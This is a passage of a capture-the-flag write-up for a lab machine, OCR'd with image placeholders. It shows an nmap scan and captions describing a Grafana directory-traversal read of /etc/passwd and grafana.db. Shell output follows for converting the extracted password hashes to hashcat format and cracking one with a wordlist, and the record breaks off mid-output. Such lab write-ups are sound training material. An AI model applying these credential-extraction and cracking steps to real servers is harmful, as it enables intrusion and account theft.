


## INITIAL SHELL:


NMAP Scan.

```
└─$ nmap -p- -A 10.10.82.114
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-18 00:45 EDT
Stats: 0:08:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 56.57% done; ETC: 01:00 (0:06:19 remaining)
Nmap scan report for 10.10.82.114 (10.10.82.114)
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d02bf641c50ac540241ba4f048ed6a5 (RSA)
|   256 38195727658ed4ef817a5e6c8df39d78 (ECDSA)
|_  256 51aabb2528ac6b423c390b20699fa698 (ED25519)
3000/tcp open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 18 Oct 2023 05:04:51 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 18 Oct 2023 05:04:18 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
```


```
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 18 Oct 2023 05:04:23 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.93%I=7%D=10/18%Time=652F6751%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(GetRequest,174,"HTTP/1\.0\x20302\x20Found\r\nCache-Contr
SF:ol:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nExpi
SF:res:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\r\nSet-Cookie:
SF:\x20redirect_to=%2F;\x20Path=/;\x20HttpOnly;\x20SameSite-Lax\r\nX-Conte
SF:nt-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protec
SF:tion:\x201;\x20mode=block\r\nDate:\x20Wed,\x2018\x20Oct\x202023\x2005:0
SF:4:18\x20GMT\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found
SF:</a>\.\n\n")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(HTTPOptions,12E,"HTTP/1\.0\x20302\x20Found\r\nCa
SF:che-Control:\x20no-cache\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPr
SF:agma:\x20no-cache\r\nSet-Cookie:\x20redirect_to=%2F;\x20Path=/;\x20Http
SF:Only;\x20SameSite-Lax\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-
SF:Options:\x20deny\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20W
SF:ed,\x2018\x20Oct\x202023\x2005:04:23\x20GMT\r\nContent-Length:\x200\r\n
SF:\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
SF:0\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x
SF:20close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/
SF:1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charse
SF:t=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSes
SF:sionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(FourOhFourRequest,1A1,"HTTP/1\.0\x20302\x20Found
SF:\r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html;\x20charse
SF:t=utf-8\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache
SF:\r\nSet-Cookie:\x20redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity\.tx
SF:t%252ebak;\x20Path=/;\x20HttpOnly;\x20SameSite-Lax\r\nX-Content-Type-Op
SF:tions:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protection:\x201
SF:;\x20mode=block\r\nDate:\x20Wed,\x2018\x20Oct\x202023\x2005:04:51\x20GM
SF:T\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found</a>\.\n\n
SF:");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1200.48 seconds
```


Navigating to port 3000 reveals a Grafana v8.0.0 login page.




Grafana version 8.3.0 and prior are vulnerable to directory traversal vulnerability.





Payload to trigger the Directory traversal vulnerability.




Viewing the “/etc/passwd” file.





Grafana passwords are stored in “/var/lib/Grafana/Grafana.db”




Donwloading “Grafana.db” from the target





Viewing the Grafana.db using sqlitebrowser.




Getting the hashes and salt of “admin” and “boris”.






Blogpost that reveals the mechanism to transform Grafana hash format to hashcat readable format.




Script to perform the above.






Hashcat readable format.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/data]
└─$ go run grafana2hash.go 7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8 YObSoLj55S
sha256:10000:WU9iU29MajU1Uw==:epGeS76Vz1EE7fNU7i5iNO+sHKH4FCaESiTE32ExMizzcjySFkthcunnP696TCBy+Pg=


┌──(kali㉿kali)-[~/opt/Vulnlab/data]
└─$ go run grafana2hash.go dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8 LCBhdtJWjl
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=


┌──(kali㉿kali)-[~/opt/Vulnlab/data]
└─$
```

Cracking the hash to get cleartext password “beautiful1” for user “boris”.

```
PS C:\Users\91948\Desktop\hashcat-6.2.5\hashcat-6.2.5> ./hashcat -a 0 temp.txt .\rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

